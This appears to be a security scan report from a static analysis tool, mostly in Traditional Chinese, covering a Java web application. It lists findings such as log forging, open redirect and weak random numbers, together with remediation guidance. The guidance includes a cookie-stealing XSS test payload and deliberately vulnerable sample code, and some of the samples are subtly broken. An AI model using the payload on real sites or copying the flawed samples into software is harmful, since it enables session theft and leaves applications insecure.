檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法　private String getRequestUrl(HttpServletRequest request) {

```
....
65.         StringBuffer requestURL = request.getRequestURL();
```

▼

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法　public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
55.              logger.debug(
```

Log Forging\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=159
狀態	新的

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第64行從元素getQueryString獲取使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終於TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行在onInvalidSessionDetected編寫審計日誌中。這可能發生日誌偽造。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	71	55

物件	getQueryString	debug

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法 private String getRequestUrl(HttpServletRequest request) {

```
....
71.                 queryString =
ESAPI.encoder().encodeForURL(CommonUtil.safeString(request.getQueryStrin
g()));
```

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法 public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
55.                 logger.debug(
```

Data Leak Between Sessions

查詢路徑:

Java\Cx\Java Low Visibility\Data Leak Between Sessions 版本:2

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.10 - Broken authentication and session management
OWASP Top 10 2013: A2-Broken Authentication and Session Management
OWASP Top 10 2017: A2-Broken Authentication
NIST SP 800-53: SC-4 Information in Shared Resources (P1)

描述

Data Leak Between Sessions\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=160
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	27	20
物件	height	CaptchaServlet

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java

方法 private int height = 0;

```
....
27.       private int height = 0;
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java

方法 public class CaptchaServlet extends HttpServlet {

```
....
20.  public class CaptchaServlet extends HttpServlet {
```

Data Leak Between Sessions\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=161
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	28	20
物件	width	CaptchaServlet

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java

方法 private int width = 0;

```
....
28.       private int width = 0;
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java

方法 public class CaptchaServlet extends HttpServlet {

```
....
20.  public class CaptchaServlet extends HttpServlet {
```

Open Redirect

查詢路徑:

Java\Cx\Java Low Visibility\Open Redirect 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control
OWASP Top 10 2013: A10-Unvalidated Redirects and Forwards
FISMA 2014: System And Information Integrity

NIST SP 800-53: SI-10 Information Input Validation (P1)

描述

Open Redirect\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=162
狀態	反覆出現的問題

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	65	59
物件	getRequestURL	sendRedirect

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法　private String getRequestUrl(HttpServletRequest request) {

```
....
65.         StringBuffer requestURL = request.getRequestURL();
```

▼

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java

方法　public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
59.                 response.sendRedirect(requestURI);
```

Open Redirect\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=163
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	71	59
物件	getQueryString	sendRedirect

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
方法	private String getRequestUrl(HttpServletRequest request) {

```
....
71.                 queryString =
ESAPI.encoder().encodeForURL(CommonUtil.safeString(request.getQueryStrin
g()));
```

▾

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
方法	public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
59.                 response.sendRedirect(requestURI);
```

Spring defaultHtmlEscape Not True

查詢路徑:

Java\Cx\Java Low Visibility\Spring defaultHtmlEscape Not True 版本:0

類別

OWASP Top 10 2017: A6-Security Misconfiguration

描述

Spring defaultHtmlEscape Not True\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=1
狀態	反覆出現的問題

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml	TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml
行	1	1
物件	CxXmlConfigClass1663213508	CxXmlConfigClass1663213508

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/WEB-INF/web.xml
方法	<?xml version="1.0" encoding="UTF-8"?>

```
....
1.  <?xml version="1.0" encoding="UTF-8"?>
```

Exposure of System Data

查詢路徑:

Java\Cx\Java Low Visibility\Exposure of System Data 版本:0

類別

OWASP Top 10 2013: A5-Security Misconfiguration
FISMA 2014: Configuration Management
OWASP Top 10 2017: A6-Security Misconfiguration
NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Exposure of System Data\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=2
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java
行	56	58
物件	getWriter	println

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java
方法　public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {

```
....
56.                PrintWriter out = httpResponse.getWriter();
....
58.                out.println("IP: " + remoteIp + " is not allow!");
```

Client JQuery Deprecated Symbols

查詢路徑:
JavaScript\Cx\JavaScript Low Visibility\Client JQuery Deprecated Symbols 版本:1

類別

OWASP Top 10 2013: A9-Using Components with Known Vulnerabilities
OWASP Top 10 2017: A9-Using Components with Known Vulnerabilities

描述

Client JQuery Deprecated Symbols\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=17
狀態	新的

TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml 中第 1 行的 方法呼叫了過時的方法 load，這方法已經棄用而且不應該於程式中使用。

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-

	Web/src/main/webapp/Main/Home/BankInputView.xhtml	Web/src/main/webapp/Main/Home/BankInputView.xhtml
行	11	11
物件	load	load

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/Home/BankInputView.xhtml
方法　<?xml version="1.0" encoding="UTF-8"?>

```
....
11.   $(window).load(function() {
```

Client Insufficient ClickJacking Protection

查詢路徑:
JavaScript\Cx\JavaScript Low Visibility\Client Insufficient ClickJacking Protection 版本:3

類別

FISMA 2014: Configuration Management
NIST SP 800-53: SC-8 Transmission Confidentiality and Integrity (P1)

描述

Client Insufficient ClickJacking Protection\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=29
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
行	1	1
物件	CxJSNS_894432057	CxJSNS_894432057

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml
方法　<!DOCTYPE html>

```
....
1.   <!DOCTYPE html>
```

Portability Flaw In File Separator

查詢路徑:
Java\Cx\Java Low Visibility\Portability Flaw In File Separator 版本:2

描述

Portability Flaw In File Separator\路徑 1:

嚴重程度：	低風險

結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=38
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	124	103
物件	""D:/Upload/PosData/""	File

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 public void refreshStream(String param) {

```
....
124.                        posImgTempPath = "D:/Upload/PosData/" + param;
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 private StreamedContent createStream(String posImgTempPath) {

```
....
103.                  File file = new File(posImgTempPath);
```

Public Data Assigned to Private Array

查詢路徑:

Java\Cx\Java Low Visibility\Public Data Assigned to Private Array 版本:4

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control

描述

Public Data Assigned to Private Array\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=61
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java

行	1604	103
物件	changeItem	changeItem

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java

方法 public void setChangeItem(String[] changeItem) {

```
....
1604.        public void setChangeItem(String[] changeItem) {
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java

方法 private String[] changeItem; // 存取已選擇變更項目

```
....
103.        private String[] changeItem; // 存取已選擇變更項目
```

Private Array Returned From A Public Method

查詢路徑:
Java\Cx\Java Low Visibility\Private Array Returned From A Public Method 版本:3

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control
NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Private Array Returned From A Public Method\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=62
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java
行	103	1601
物件	changeItem	changeItem

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java
方法	private String[] changeItem; // 存取已選擇變更項目

```
....
103.        private String[] changeItem; // 存取已選擇變更項目
```

▼

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java
方法	public String[] getChangeItem() {

```
....
1601.               return changeItem;
```

Missing Content Security Policy

查詢路徑:

Java\Cx\Java Low Visibility\Missing Content Security Policy 版本:1

類別

OWASP Top 10 2017: A6-Security Misconfiguration

描述

Missing Content Security Policy\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=105
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/controller/CodeTableController.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/controller/CodeTableController.java
行	26	26
物件	TernaryExpr	TernaryExpr

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/controller/CodeTableController.java
方法	public @ResponseBody String demo(HttpServletRequest request, HttpServletResponse response) {

```
....
26.         return flag ? "Refresh Success!": "Refresh Fail!";
```

Reflected XSS All Clients

風險

可能發生什麼問題

攻擊者可能利用社交工程攻擊來導致使用者發送網站設計的輸入，重寫網頁並插入惡意腳本。
然後，攻擊者可以偽裝成原來的網站，這將使攻擊者可以竊取使用者的密碼，要求使用者的信用卡資訊，提供偽造訊息，或執行惡意軟體。
但從受害者的角度來看，這是原來的網站，受害人會責怪網站所產生的損害。

原因

如何發生

'從使用者輸入的資料建立網頁。資料直接嵌入至HTML的頁面，利用瀏覽器顯示。
如果資料包含HTML片段或Javascript，這樣也顯示使用者無法分辨是否為預期的頁面。
該漏洞主因為未先對嵌入資料庫中的資料進行編碼(Encode)來預防瀏覽器將其當為HTML的格式而非純文字。

一般建議

如何避免

1.
驗證所有輸入，無論其來源為何。驗證應基於白名單：僅接受資料擬合一個指定的結構，而不是拒絕不良patterns. 應確認: ● 資料類型 ● 大小 ● 範圍 ● 格式 ● 期望值 2. 在輸出嵌入之前完全編碼所有動態資料。
3. 編碼應該是上下文相關的。例如：● HTML內容使用HTML的編碼方式
●HTML編碼特性是將資料輸出到特性的值 ● JavaScript的編碼方式為伺服器產生的Javascript 4.
考慮使用ESAPI的編碼庫，或它的內置功能。對於舊版的ASP.NET，請考慮使用AntiXSS。5.
在HTTP類型對應的表頭，明確定義整個頁面的字元編碼。6. 設置 httpOnly
標誌於會期資訊，以防止利用XSS來竊取資訊。

程式碼範例

CSharp

於使用者輸入顯示於螢幕前，先進行 **HTML encoded**

```
public class ReflectedXSSSpecificClientsFixed
{
        public void foo(TextBox tb, AntiXssEncoder encode)
        {
                string input = Console.ReadLine();
                tb.Text = encode.HtmlEncode(input);
        }
}
```

,應用程式使用來自 **HttpRequest** 的 「**filename**」欄位字串建立 **HttpResponse**

```
public class UTF7XSS
{
        public void foo(HttpRequest Request, HttpResponse Response
        {
                Response.Charset("UTF-7");
                string filename = Request.QueryString["filename"];
                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

「filename」字串先轉為 int，並switch case至對應「filename」字串

```
public class UTF7XSSFixed
{
        public static void foo(HttpRequest Request, HttpResponse Response)
        {
                Response.Charset("UTF-7");
                string filename = Request.QueryString["fileNum"];
                int fileNum = Convert.ToInt32(filename);

                switch(fileNum)
                {
                        case 1:
                                filename = "File1.txt";
                                break;
                        default:
                                filename = "File2.txt";
                                break;
                }

                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

Good - The user input is HTML encoded before being displayed on the screen

```
public class ReflectedXSSSpecificClientsFixed
{
        public void foo(TextBox tb, AntiXssEncoder encode)
     {
                string input = Console.ReadLine();
                tb.Text = encode.HtmlEncode(input);
        }
}
```

Bad - The application uses the "filename" field string from an HttpRequest construct an HttpResponse

```
public class UTF7XSS
{
        public void foo(HttpRequest Request, HttpResponse Response
     {
         Response.Charset("UTF-7");
                string filename = Request.QueryString["filename"];
                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

Good - The "filename" string is converted to an int and using a switch case the new "filename" string is constructed

```
public class UTF7XSSFixed
{
        public static void foo(HttpRequest Request, HttpResponse Response)
    {
                Response.Charset("UTF-7");
                string filename = Request.QueryString["fileNum"];
                int fileNum = Convert.ToInt32(filename);

                switch(fileNum)
                {
                        case 1:
                                filename = "File1.txt";
                                break;
                        default:
                                filename = "File2.txt";
                                break;
                }

                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

在HTML中嵌入：

```
 <td><%= AntiXss.HtmlEncode(input.Text) %></td>
```

對於資料的屬性值：

```
 <input value="<%= AntiXss.HtmlAttributeEncode(input.Text) %>" />
```

對於產生Javascript：

```
 string serverId = '<%= AntiXss.JavaScriptEncode(input.Text) %>';
```

Java

Switch case is used in order to assemble the label's text value and manage wrong user input

```
public class ReflectedXSSAllClientsFixed {
      public static void XSSExample(TextArea name) {
             Label label = new Label();
             switch (name) {
             case "Joan":
                   label.setText("Hello Joan");
                   break;
            case "Jim":
                   label.setText("Hello Jim");
                   break;
            case "James":
                   label.setText("Hello James");
                   break;
            default:
                   System.out.println("Wrong Input");
            }
      }
}
```

在HTML中嵌入：

```
 <td><%= ESAPI.encoder().encodeForHTML(request.getParameter("input"))%></td>
```

對於資料的屬性值：

```
 <input value="<%= ESAPI.encoder().encodeForHTMLAttribute( request.getParameter( "input" ) )
%>" />
```

Use of Cryptographically Weak PRNG

風險

可能發生什麼問題

隨機數值通常被用來作為防止惡意使用者猜測如密碼、加密金鑰或session識別元等數值的機制，依照此隨機數值用途的不同，攻擊者能夠有辦法預測下一個或已經產生過的隨機值，這使得攻擊者可以奪取另外一位使用者的session，並取代他的身分，或是破解一組加密金鑰 (端看這組偽隨機值的用途)。

原因

如何發生

應用程式使用較弱的演算法來產生偽隨機值，代表決定其他數值的樣本大小相對來說是較小的。因為產生隨機值所使用的偽隨機值產生器是基於統計學上的均勻分布所設計的，具有近似確定性。所以在收集到數個產生出來的數值 (建立幾個獨立session然後收集session辨識碼)

後，攻擊者就有可能計算出其他的session辨識值。

更準確的說，如果這組偽隨機值被用做任何安全性使用，如密碼、金鑰、或是隱密辨識值，攻擊者就可以預測下一個或已經產生的數值。

一般建議

如何避免

一般建議：

- 當在安全性情境下需要用到任何不可預測值時，使用加密型強隨機數產生器取代基於統計的偽隨機產生器。
- 使用你的程式語言或平臺內建的隨機加密產生器，而且確保亂數種子的產生是安全的 (大多數的情況下，預設就是安全的隨機值)。
- 確保你的隨機值夠長，讓暴力破解失效。

具體建議：

- 用隨機加密產生器取代基於統計的偽隨機產生器 。在 Java 中, 使用 SecureRandom 類別

程式碼範例

Java

Use of a weak pseudo-random number generator

```
Random random = new Random();

long sessNum = random.nextLong();

String sessionId = sessNum.toString();
```

Objc

Cryptographically secure random number generator

```
UInt32 sessBytes;
SecRandomCopyBytes(kSecRandomDefault, sizeof(sessBytes), (uint8_t*)&sessBytes);

NSString* sessionId = [NSString stringWithFormat:@"%llu", sessBytes];
```

Swift

Use of a weak pseudo-random number generator

```
let sessNum = rand();
let sessionId = String(format:"%ld", sessNum)
```

Cryptographically secure random number generator

```
var sessBytes: UInt32 = 0
withUnsafeMutablePointer(&sessBytes, { (sessBytesPointer) -> Void in
    let castedPointer = unsafeBitCast(sessBytesPointer, UnsafeMutablePointer<UInt8>.self)
    SecRandomCopyBytes(kSecRandomDefault, sizeof(UInt32), castedPointer)
})

let sessionId = String(format:"%llu", sessBytes)
```

Use of Insufficiently Random Values

風險

可能發生什麼問題

隨機數值通常被用來作為防止惡意使用者猜測如密碼、加密金鑰或session識別元等數值的機制，依照此隨機數值用途的不同，攻擊者能夠有辦法預測下一個或已經產生過的隨機值，這使得攻擊者可以奪取另外一位使用者的session，並取代他的身分，或是破解一組加密金鑰 (端看這組偽隨機值的用途)。

原因

如何發生

應用程式使用較弱的演算法來產生偽隨機值，代表決定其他數值的樣本大小相對來說是較小的。因為產生隨機值所使用的偽隨機值產生器是基於統計學上的均勻分布所設計的，具有近似確定性。所以在收集到數個產生出來的數值 (建立幾個獨立session然後收集session辨識碼)
後，攻擊者就有可能計算出其他的session辨識值。
更準確的說，如果這組偽隨機值被用做任何安全性使用，如密碼、金鑰、或是隱密辨識值，攻擊者就可以預測下一個或已經產生的數值。

一般建議

如何避免

一般建議：

- 當在安全性情境下需要用到任何不可預測值時，使用加密型強隨機數產生器取代基於統計的偽隨機產生器。
- 使用你的程式語言或平臺內建的隨機加密產生器，而且確保亂數種子的產生是安全的 (大多數的情況下，預設就是安全的隨機值)。
- 確保你的隨機值夠長，讓暴力破解失效。

具體建議：

- 用隨機加密產生器取代基於統計的偽隨機產生器 。在 Java 中，使用 SecureRandom 類別

程式碼範例

HTTPOnlyCookies XSS

Compound Element ID: 10706 **Status:** Draft

Description

Description Summary

When a cookie is not marked with "httpOnly" can be exposed by any client-side scripting code,and thus making the application vulnerable to XSS attacks.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

ASP.NET

Technology Classes

Web-Server

Demonstrative Examples

Example:

This example in ASP.NET shows us a vulnerable configuration of httpOnlyCookies in a web.config file:

(Bad Code)

Example Language: ASP.NET

```
<configuration>
<system.web>
<httpCookies httpOnlyCookies="false">
```

Any form or a login page that requests an input and then echoes some of it back, may be susceptible to an XSS attack.

The following code is an example of an input that may expose senstive data:

(Attack)

Example Language: **HTML**

```
"<script>alert(document.cookie);</script>".
```

The following input is received. If no proper escaping is done ,the browser interprets the script and executes it, and by this revealing the user's cookie.

In case that the input received in a message borad or a forum, it might reveal sensitive information and make it public.

Attackers usually use such script code to retrieve the userâ€™s authentication token.

Potential Mitigations

Enable HttpOnlyCookies by setting the HttpOnlyCookies property of the HttpCookies object to true.
This way the cookies will be accessible only from server-side code, and not to any client-side scripting code.

Heap Inspection

風險

可能發生什麼問題

所有儲存在應用程式未加密記憶體中的變數，都有機會遭到未授權並對機器擁有特殊存取權的使用者取用，舉例來說，具有特殊存取權的攻擊者可以附加除錯器到執行中的處理程序上，或是從交換檔、記憶體傾印檔取得處理程序的記憶體。

一但攻擊者在記憶體中找到密碼，就能以這位偽裝成使用者的身份進入系統。

原因

如何發生

字串變數是不可變的，也就是說一但一個字串變數遭到指派，它的值就不可能被修改或移除，因此這些字串就會留在記憶體裡，可能還放在多個位置中，一直放在那裡直到垃圾回收器來清理記憶體。像密碼這類敏感性資料在它們存在記憶體裡的這段期間就以純文字的形式不受控制的暴露在外。

一般建議

如何避免

一般建議：

- ○ 不要將密碼或加密金要等這類敏感性資料以純文字的方式儲存在記憶體中，就算是很短的一段時間也不行。
- ○ 最好使用儲存在加密記憶體的特殊類別。
- ○ 另一種選擇是，把機密資料暫時以像位元組陣列這種可變動的資料型態儲存，之後適時的在記憶體位置上進行補零的動作。;

對 Java 推薦的處理方式:

- ○ 與其將密碼儲存在不可變字串中，不如使用像是 SealedObject 這種加密型記憶體物件。

對 .NET 推薦的處理方式:

- ○ 與其將密碼儲存在不可變字串中，不如使用像是 SecureString 或 ProtectedData 這種加密型記憶體物件。

程式碼範例

Java

Plaintext Password in Immutable String

```
class Heap_Inspection
{
    private string password;

    void setPassword()
     {
      password = System.console().readLine("Enter your password: ");
  }
}
```

Password Protected in Memory

```
class Heap_Inspection_Fixed
{
  private SealedObject password;
  void setPassword()
 {
      byte[] sKey = getKeyFromConfig();
      Cipher c = Cipher.getInstance("AES");
      c.init(Cipher.ENCRYPT_MODE, sKey);

      char[] input = System.console().readPassword("Enter your password: ");
      password = new SealedObject(Arrays.asList(input), c);
  }
}
```

CPP

Vulnerable C code

```
/* Vulnerable to heap inspection */

#include <stdio.h>


void somefunc(){
      printf("Yea, I'm just being called for the heap of it..\n");
}

void authfunc(){
        char* password = (char *) malloc(256);
        char ch;
        ssize_t k;
            int i=0;
        while(k = read(0, &ch, 1) > 0)
        {
                if (ch == '\n'){
                        password[i]='\0';
                        break;
                } else{
                        password[i++]=ch;
                        fflush(0);
                }
        }
        printf("Password: %s\n",&password[0]);
}

int main()
{
    printf("Please enter a password:\n");

      authfunc();
      printf("You can now dump memory to find this password!");
      somefunc();
      gets();

}
```

Safe C code

```
/* Pesumably safe heap */

#include <stdio.h>
#include <string.h>

#define STDIN_FILENO 0

void somefunc(){
        printf("Yea, I'm just being called for the heap of it..\n");
}

void authfunc(){
      char* password = (char*) malloc(256);
      int i=0;
      char ch;
      ssize_t k;
      while(k = read(STDIN_FILENO, &ch, 1) > 0)
      {
            if (ch == '\n'){
                  password[i]='\0';
                  break;
            } else{
                  password[i++]=ch;
                  fflush(0);
            }
      }
      i=0;
      memset(password,'\0',256);
}

int main()
{
      printf("Please enter a password:\n");
      authfunc();
      somefunc();
      char ch;
      while(read(STDIN_FILENO, &ch, 1) > 0)
      {
            if (ch == '\n')
                  break;
      }
}
```

CGI Reflected XSS All Clients

風險

可能發生什麼問題

攻擊者可能利用社交工程攻擊來導致使用者發送網站設計的輸入，重寫網頁並插入惡意腳本。

然後，攻擊者可以偽裝成原來的網站，這將使攻擊者可以竊取使用者的密碼，要求使用者的信用卡資訊，提供偽造訊息，或執行惡意軟體。

但從受害者的角度來看，這是原來的網站，受害人會責怪網站所產生的損害。

原因

如何發生

'從使用者輸入的資料建立網頁。資料直接嵌入至HTML的頁面，利用瀏覽器顯示。

如果資料包含HTML片段或Javascript，這樣也顯示使用者無法分辨是否為預期的頁面。

該漏洞主因為未先對嵌入資料庫中的資料進行編碼(Encode)來預防瀏覽器將其當為HTML的格式而非純文字。

一般建議

如何避免

1.

驗證所有輸入，無論其來源為何。驗證應基於白名單：僅接受資料擬合一個指定的結構，而不是拒絕不良 patterns. 應確認：● 資料類型 ● 大小 ● 範圍 ● 格式 ● 期望值 2. 在輸出嵌入之前完全編碼所有動態資料。3. 編碼應該是上下文相關的。例如：● HTML內容使用HTML的編碼方式

●HTML編碼特性是將資料輸出到特性的值 ● JavaScript的編碼方式為伺服器產生的Javascript 4.

考慮使用ESAPI的編碼庫，或它的內置功能。對於舊版的ASP.NET，請考慮使用AntiXSS。5.

在HTTP類型對應的表頭，明確定義整個頁面的字元編碼。6. 設置 httpOnly

標誌於會期資訊，以防止利用XSS來竊取資訊。

程式碼範例

Cross Site History Manipulation

風險

可能發生什麼問題

攻擊者可以透過 Javascript 操控瀏覽器的瀏覽紀錄物件來破壞同源政策而且違反了使用者隱私。這可能會使攻擊者能夠在特定的情況下偵測使用者的登入情況，追蹤使用者的活動紀錄或是推測出其他狀態值的意義。這還會透過第一次攻擊的結果來增強跨站假要求 (XSRF) 攻擊的強度。

原因

如何發生

瀏覽器將使用者的瀏覽紀錄以網址堆疊的方式透露給本地端的 Javascript，雖然瀏覽器有嚴格並強制執行的同源政策 (SOP) 來防止網頁讀取其他網站瀏覽過的網址，但是瀏覽紀錄物件依然洩漏了記錄堆疊的大小。

單純使用這項資訊，攻擊者在某些情況下可以發現伺服器端在進行特定檢查時的結果，舉例來說，如果應用程式將未授權的使用者重新導向回登入頁面，其他網站的程式腳本就能夠透過檢查瀏覽紀錄物件來偵測使用者是否有登入。

一般建議

如何避免

一般建議：

- ○ 在應用程式所有敏感性頁面的回應標頭加入 ""X-Frame-Options: DENY"" 來抵抗現代瀏覽器 IFrame 版本的 XSHM 攻擊。

具體建議：

- ○ 在所有目標網址中加入值為Token值以利驗證。

程式碼範例

Java

透過隨機碼來防止歷程記錄洩漏的程式碼範例

```
if (request.getParameter("r") == null)
 response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());


If (!isAuthenticated)
 response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());
```

Example of code that leaks the variable state via browser history

```
If (!isAuthenticated)
    response.sendRedirect("Login.jsp");
```

Example code that prevents history leakage via random token

```
if (request.getParameter("r") == null)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());

If (!isAuthenticated)
    response.sendRedirect("Login.jsp?r=" + (new Random()).nextInt());
```

HTTP Response Splitting

風險

可能發生什麼問題

攻擊者可能：●擅自改變應用程式伺服器的回應受害者的HTTP請求
●造成緩存區中毒，有可能控制網站任何的HTTP回應通過相同的代理伺服器。

原因

如何發生

由於使用者輸入被使用於HTTP對應表頭，攻擊者可能包含換行符號，看起來像多個標頭與工程化內容，可能使回應看起來像多個回應(例如重複的內容長度的標頭)。
這可能會導致代理伺服器來提供第二個網站回應。
攻擊者可以發送即時後續請求到另一個網站，使得代理伺服器緩存設計從該第二網站回應給其他使用者。

一般建議

如何避免

1.
驗證所有資料，無論其來源為何。驗證應基於白名單：僅接受預定結構的資訊，而不是拒絕不良的樣式(Patterns)。應確認：● 資料型態 ● 大小 ● 範圍 ● 格式 ● 期望值 2.
此外，包含在對應的表頭之前，對所有使用者的輸入進行編碼。

程式碼範例

CSharp

